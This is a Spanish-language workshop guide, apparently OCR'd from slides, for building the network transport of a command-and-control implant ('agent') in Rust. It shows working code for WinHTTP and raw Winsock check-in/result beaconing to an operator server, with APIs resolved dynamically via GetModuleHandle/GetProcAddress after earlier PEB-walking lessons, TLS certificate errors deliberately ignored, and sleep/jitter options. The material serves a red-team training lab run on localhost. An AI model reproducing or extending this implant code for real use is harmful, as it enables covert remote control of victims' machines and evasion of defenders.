Guía 03 — Transports: WinHTTP (agent) + ejemplo alternativo WS2_32.dll (TCP)

> Objetivo: entender cómo el agente hace IO (checkin/result), con énfasis en:

- cómo se configura el transport a partir de una URL
- cómo se resuelven APIs dinámicamente (GetModuleHandle/GetProcAddress)
- cómo se implementa `connect/checkin/send_result`

> Código fuente:

- WinHTTP:
- `crates/workshop-agent/src/agent/transport/traits.rs`
- `crates/workshop-agent/src/agent/transport/http_winhttp.rs`
- `crates/workshop-agent/src/agent/transport/mod.rs`

Nota: el ejemplo WS2 está en `rustmet/` (otro crate/área del repo). Aquí lo usamos como para un transport alternativo usando `Ws2_32.dll`.

Roadmap

Esta guía asume que ya tienes claro lo de las Guías 01 y 02:

- **Guía 01**: resolver dinámico (PEB walking + exports) ⇒ base para `GetModuleHandle/GetProcAddress`.
- **Guía 02**: runtime loop + dispatcher ⇒ ya sabes qué espera el loop de un `Transport`.

Construimos el IO:

1. Entiende el trait `Transport` (contrato)
2. Config y parseo: URL ⇒ host/port/uris
3. Resolver dinámico de WinHTTP (`ensure`)
4. Request/response: `open_request` + `transact`
5. Integración con el runtime: `connect/checkin/send_result`

Validación progresiva:
- Que `checkin` reciba bytes
- Que `send_result` postee frames

1) La interfaz del transport (trait)

`crates/workshop-agent/src/agent/transport/traits.rs`

```rust
//Esto no es completamente necesario pero es lo mejor que podemos hacer para
darle una clasificacion a cada error.
pub trait Transport {

    // Solo para logs/diagnóstico (qué implementación se está usando).
    fn type_name(&self) -> &'static str;
    // Prepara el “canal” (crear sesión WinHTTP, conectar a host:port, etc.).
    fn connect(&mut self) -> Result<(), TransportError>;



    // Checkin: el runtime le pasa un body (posiblemente un frame) y espera
bytes crudos.
    // Esos bytes luego se entregan al dispatcher (capa protocolo) para
decode/dispatch.
    fn checkin(&mut self, request: &[u8]) -> Result<Vec<u8>, TransportError>;


    // Result: manda bytes (normalmente el frame de respuesta del dispatcher).
    fn send_result(&mut self, data: &[u8]) -> Result<(), TransportError>;

}
```

- `checkin` devuelve bytes que el dispatcher (capa “protocolo”) decodifica.
- `send_result` manda bytes crudos (frame/TLV packeado).

---

2) Cómo se “habilitan” transports por feature

crates/workshop-agent/src/agent/transport/mod.rs`

```rust
pub mod traits;
// El transport WinHTTP solo existe si compilas con la feature.
// Esto te permite enseñar/activar por etapas y reducir código incluido.
#[cfg(feature = "http_winhttp")]
pub mod http_winhttp;
```

---

3) WinHTTP transport (agent)

3.1 Config: `WinHttpConfig`

`crates/workshop-agent/src/agent/transport/http_winhttp.rs`

3.2 Derivar endpoints desde una URL

`crates/workshop-agent/src/agent/transport/http_winhttp.rs`

```rust
pub fn winhttp_from_url(
    url: &str,
    user_agent: Option<String>,
    proxy: Option<String>,
) -> Result<WinHttpConfig, TransportError> {
    // parse_http_url separa:
    // - scheme => ssl true/false
    // - host
    // - port (default 80/443 si no viene)
    // - uri (path)
    let (ssl, host, port, uri) = parse_http_url(url)?;
    // Normalizamos el input del lab:
    // - si el operador te pasa /register, nosotros derivamos /mp/checkin y
/mp/result.
    // - si te pasa /mp/checkin o /mp/result, completamos el par.
    let (checkin_uri, result_uri) = if uri.ends_with("/mp/checkin") {
        (uri.clone(), "/mp/result".to_string())
    } else if uri.ends_with("/mp/result") {
        ("/mp/checkin".to_string(), uri.clone())
    } else if uri.ends_with("/register") {
        ("/mp/checkin".to_string(), "/mp/result".to_string())
    } else {
        // Caso genérico: usa el mismo path para ambos (útil para pruebas).
        (uri.clone(), uri.clone())
    };

    Ok(WinHttpConfig {
        host,
        port,
        checkin_uri,
        result_uri,
        ssl,
        user_agent,
        proxy,
        custom_headers: None,
```

```
    })

}
```

- Aceptamos `--url .../register` y lo mapeamos a `/mp/checkin` + `/mp/result`
- `checkin_uri` y `result_uri` quedan explícitos en la config

3.3 Parseo de URL (HTTP vs HTTPS)

```
fn parse_http_url(url: &str) -> Result<(bool, String, u16, String),
TransportError> {

    // Normaliza whitespace.
    let s = url.trim();
    // Scheme obligatorio: http:// o https://
    let (ssl, rest) = if let Some(r) = s.strip_prefix("https://") {
        (true, r)
    } else if let Some(r) = s.strip_prefix("http://") {
        (false, r)
    } else {
        return Err(TransportError::InvalidConfig("scheme".into()));
    };

    // Separa host[:port] y uri.
    let mut host_port = rest;
    let mut uri = "/".to_string();
    if let Some(idx) = rest.find('/') {
        host_port = &rest[..idx];
        uri = rest[idx..].to_string();
    }

    // Port opcional; si no viene, default 80/443.

    let (host, port) = if let Some(colon) = host_port.rfind(':') {
        let h = &host_port[..colon];
        let pstr = &host_port[colon + 1..];
        if let Ok(p) = pstr.parse::<u16>() {
            (h.to_string(), p)
        } else {
            return Err(TransportError::InvalidConfig("port".into()));
        }

    } else {
```

```
        (host_port.to_string(), if ssl { 443 } else { 80 })
    };


    // Asegura que el path comience con '/'.
    if !uri.starts_with('/') {
        uri = format!("/{}", uri);
    }

    Ok((ssl, host, port, uri))

}
```

---

4) Resolución dinámica de APIs WinHTTP

En no linkeamos WinHTTP estáticamente: resolvemos funciones dinámicamente con `GetModuleHandle/GetProcAddress` que hicimos en la `GUIA 01`.


(`crates/workshop-agent/src/agent/transport/http_winhttp.rs`):


```
fn ensure(&mut self) -> Result<WinHttpFns, TransportError> {

    // Lazy init: solo resolvemos los símbolos la primera vez.
    if self.fns.is_none() {
        // 1) Asegura que winhttp.dll esté cargada.
        //    Si no lo está, intentamos cargarla con LoadLibraryW.
        //Nota: Esto no es necesario si automaticamente agregamos ejecutamos
LoadLibrary si el modulo no es encontrado por GetModuleHandle.
        let mut h = GetModuleHandle(Some("winhttp.dll"));
        if h.is_none() {
            if let Some(hk) = GetModuleHandle(Some("kernel32.dll")) {
                type LoadLibraryWFn = extern "system" fn(*const u16) -> *mut
c_void;
                if let Some(p) = GetProcAddress(hk, "LoadLibraryW") {
                    let f: LoadLibraryWFn = p.cast_to_function();
                    let dll = Self::wstr("winhttp.dll");
                    let _ = (f)(dll.as_ptr());
                    h = GetModuleHandle(Some("winhttp.dll"));
                }
            }
        }
```

```
        // 2) Si aún no está, falla (en este workshop lo marcamos como
Unimplemented).

        let Some(h) = h else {
            return Err(TransportError::Unimplemented);
        };

        // 3) Resuelve cada símbolo una vez y lo cachea.
        //    El casting a function pointer es el patrón típico de FFI
dinámico.
        let open: WinHttpOpenFn = GetProcAddress(h.clone(), "WinHttpOpen")
            .ok_or_else(|| TransportError::Unimplemented)?
            .cast_to_function();



        // ...
(connect/open_request/send_request/receive_response/query_data_available/read_
data/close_handle/set_option)
        self.fns = Some(WinHttpFns {
            open,
            connect,
            open_request,
            send_request,
            receive_response,
            query_data_available,
            read_data,
            close_handle,
            set_option,
        });

    }


    Ok(self.fns.expect("WinHttpFns missing"))

}
```

Puntos a enfatizar:

- Si `winhttp.dll` no está cargada, se intenta cargar con `LoadLibraryW`.
- Cada símbolo se resuelve una vez y se cachea en `self.fns`.


Procesc
Resolver dinamicamente:
GetProcAddress winhttp.dll
Inicializa HINTERNET
Session/Connect
WinHttpOpenRequest:
Define Verb/Path
WinHttpSendRequest +
WinHttpReceiveResponse
Reac
WinHttpQueryDataAvailable
dwSize == 0
dwSize > 0
Runtime State Machine



5) WinHTTP: request/response (transact)

5.1 Abrir request

```
fn open_request(&mut self, verb: &str, path: &str) -> Result<HINTERNET,
TransportError> {

    // Resuelve/carga WinHTTP si hace falta.
    let functions = self.ensure()?;

    // Debes tener un handle de conexión (WinHttpConnect) listo.
    if self.h_connect.is_null() {
        return Err(TransportError::Io("no connect".into()));
    }
```

```rust
    // Normaliza path.
    let mut path = path.to_string();
    if path.is_empty() || !path.starts_with('/') {
        path = format!("/{}", path);
    }



    // WinHTTP usa wide strings (UTF-16).
    let v = Self::wstr(verb);
    let p = Self::wstr(&path);


    // Flag 0x0080_0000 = WINHTTP_FLAG_SECURE (HTTPS)
    let flags: u32 = if self.cfg.ssl { 0x0080_0000 } else { 0 };


    let h = (functions.open_request)(
        self.h_connect,
        v.as_ptr(),
        p.as_ptr(),
        core::ptr::null(),
        core::ptr::null(),
        core::ptr::null(),
        flags,
    );

    if h.is_null() {
        return Err(TransportError::Io("open_request".into()));
    }

    if self.cfg.ssl {
        // Para simplificar el lab, ignoramos ciertos warnings TLS.
        let mut sec_flags: u32 = 0x0000_0100 | 0x0000_2000 | 0x0000_1000 |
0x0000_0200;
        let _ = (functions.set_option)(
            h,
            31,
            &mut sec_flags as *mut u32 as *mut c_void,
            core::mem::size_of::<u32>() as u32,
        );

    }
```

```
    Ok(h)

}
```

5.2 Enviar request y leer response

```
fn transact(&mut self, verb: &str, path: &str, data: Option<&[u8]>) ->
Result<Vec<u8>, TransportError> {
    let f = self.ensure()?;
    let h = self.open_request(verb, path)?;


    // Si hay body, le damos a WinHTTP un puntero y longitudes; si no, null/0.
    let (opt_ptr, opt_len, total) = if let Some(d) = data {
        (d.as_ptr() as *mut c_void, d.len() as u32, d.len() as u32)
    } else {
        (core::ptr::null_mut(), 0u32, 0u32)
    };


    // Headers opcionales (custom_headers) en wide.
    let (hdr_ptr, hdr_len) = if let Some(hs) =
self.cfg.custom_headers.as_ref() {
        let w = Self::wstr(hs);
        // 0xFFFF_FFFF = WINHTTP_ADDREQ_FLAG_ADD | LONG “magic” usado por
WinHTTP.
        (w.as_ptr() as *const u16, 0xFFFF_FFFFu32)

    } else {
        (core::ptr::null(), 0u32)
    };

    // Envía request.
    let ok = (f.send_request)(h, hdr_ptr, hdr_len, opt_ptr, opt_len, total,
0);
    if ok == 0 {
        let _ = (f.close_handle)(h);
        return Err(TransportError::Io("send_request".into()));
    }


    // Espera respuesta.
```

```
    let ok2 = (f.receive_response)(h, core::ptr::null_mut());
    if ok2 == 0 {
        let _ = (f.close_handle)(h);
        return Err(TransportError::Io("recv_resp".into()));
    }



    // Lee response usando QueryDataAvailable (WinHTTP no es socket read-
until-EOF).
    let mut out = Vec::new();
    loop {
        let mut avail: u32 = 0;
        let ok3 = (f.query_data_available)(h, &mut avail as *mut u32);
        if ok3 == 0 || avail == 0 {
            break;
        }



        // Reservamos exactamente lo que WinHTTP dice que hay.
        let mut buf = vec![0u8; avail as usize];
        let mut read: u32 = 0;
        let ok4 = (f.read_data)(
            h,
            buf.as_mut_ptr() as *mut c_void,
            avail,
            &mut read as *mut u32,
        );

        if ok4 == 0 || read == 0 {
            break;
        }
        buf.truncate(read as usize);
        out.extend_from_slice(&buf);
    }



    #[cfg(debug_assertions)]
    {
      let in_len = data.map(|d| d.len()).unwrap_or(0);
      eprintln!("winhttp {} {} in={} out={}", verb, path, in_len, out.len());
    }

    let _ = (f.close_handle)(h);
```

```
    Ok(out)

}
```

Punto de clase:

- WinHTTP no es “read until EOF” como sockets. Se usa `WinHttpQueryDataAvailable` para saber cuánto leer.

---

6) WinHTTP: `connect/checkin/send_result` (cómo se integra con el runtime)

`impl Transport for WinHttpTransport`:

```
fn checkin(&mut self, request: &[u8]) -> Result<Vec<u8>, TransportError> {
    // Si no hay conexión todavía, conéctate.
    if self.h_connect.is_null() {
       self.connect()?;
    }

    // Clonamos el URI para evitar problemas de borrow mientras hacemos
transact.
    let checkin_uri = self.cfg.checkin_uri.clone();

    // Importante: si el dispatcher manda un body (frame), usamos POST.
    // Si no manda nada (vacío), usamos GET.
    let out = if request.is_empty() {
        self.transact("GET", &checkin_uri, None)?
    } else {
        self.transact("POST", &checkin_uri, Some(request))?
    };

    #[cfg(debug_assertions)]
    {
        eprintln!("checkin bytes={}", out.len());
    }
    Ok(out)

}

fn send_result(&mut self, data: &[u8]) -> Result<(), TransportError> {
```

```
    // Igual que en checkin: si se perdió la conexión, se reconstruye.
    if self.h_connect.is_null() {
        self.connect()?;
    }

    #[cfg(debug_assertions)]
    {
        eprintln!("send_result bytes={}", data.len());
    }

    // Result siempre es POST al endpoint /mp/result.
    let result_uri = self.cfg.result_uri.clone();
    let _ = self.transact("POST", &result_uri, Some(data))?;
    Ok(())
}
```

---

7) Ejemplo alternativo: WS2_32.dll + TCP transport

Este ejemplo enseña lo mismo que WinHTTP, pero a nivel socket:

- `WSAStartup`
- `WSASocketW`
- `InetPtonW`
- `connect/send/recv/closesocket`

`rustmet/src/transports/tcp.rs`:

```
// 1) Obtén el módulo base de Ws2_32.dll (ya cargado en el proceso, o cargado
antes).
let h = GetModuleHandle(Some("Ws2_32.dll"));
if h.is_none() {
    // Si no puedes resolver el módulo, no puedes usar Winsock dinámicamente.
    return Err(TransportError::Unimplemented);
}
let h = h.unwrap();

// 2) Resuelve símbolos como punteros a función y castea a la firma correcta.
// Este patrón es análogo al de WinHTTP (Guía 03, sección ensure), solo que
aquí
// resolvemos APIs de socket.
```

```
let wsa_startup: WSAStartupFn = GetProcAddress(h.clone(), "WSAStartup")
    .unwrap()
    .cast_to_function();

let wsa_cleanup: WSACleanupFn = GetProcAddress(h.clone(), "WSACleanup")
    .unwrap()
    .cast_to_function();



// WSASocketW crea el socket; InetPtonW convierte IP wide-string a in_addr.
let wsa_socket_w: WSASocketWFn = GetProcAddress(h.clone(), "WSASocketW")
    .unwrap()
    .cast_to_function();

let inet_pton_w: InetPtonWFn = GetProcAddress(h.clone(), "InetPtonW")
    .unwrap()
    .cast_to_function();



// connect/send/recv son las primitivas de IO.
let connect_f: ConnectFn = GetProcAddress(h.clone(), "connect")
    .unwrap()
    .cast_to_function();

let send_f: SendFn = GetProcAddress(h.clone(), "send")
    .unwrap()
    .cast_to_function();

let recv_f: RecvFn = GetProcAddress(h.clone(), "recv")
    .unwrap()
    .cast_to_function();

// closesocket libera el handle del socket.
let close_socket: CloseSocketFn = GetProcAddress(h, "closesocket")
    .unwrap()
    .cast_to_function();
```

Y el patrón “leer header fijo + payload” (para frames):

```
// TCP es un stream: `recv` puede devolverte menos bytes que los que pides.
// Por eso hacemos un loop hasta completar un header fijo (32 bytes).
let mut header = [0u8; 32];
```

```
let mut got: usize = 0;
while got < header.len() {
    // Lee “lo que falta” del header.
    let n = (recv_f)(
        self.sock,
        unsafe { header.as_mut_ptr().add(got) },
        (header.len() - got) as i32,
        0,
    );

    // n <= 0 típicamente significa error o conexión cerrada.
    if n <= 0 {
        return Err(TransportError::Io(String::from("recv_header")));
    // Avanza el cursor.
    got += n as usize;
}

// A partir de aquí, típicamente parseas el header para saber el tamaño del
payload,
// y repites el mismo patrón para leer el payload completo.
```

- Con sockets tú controlas el framing: “cuánto leer”, “cuánto falta”, etc.
- Con WinHTTP la capa HTTP te entrega bytes y tú consumes según el protocolo (frames).

---

8) Validación rápida (WinHTTP)

- Server:

```
cargo run -p workshop-server --bin workshop_server -- --bind 127.0.0.1:8080
```

- Agent:

```
cargo build -p workshop-agent --bin workshop_agent_exe

./target/debug/workshop_agent_exe.exe --url http://127.0.0.1:8080/register --
```

```
sleep-ms 1000 --jitter-pct 0
```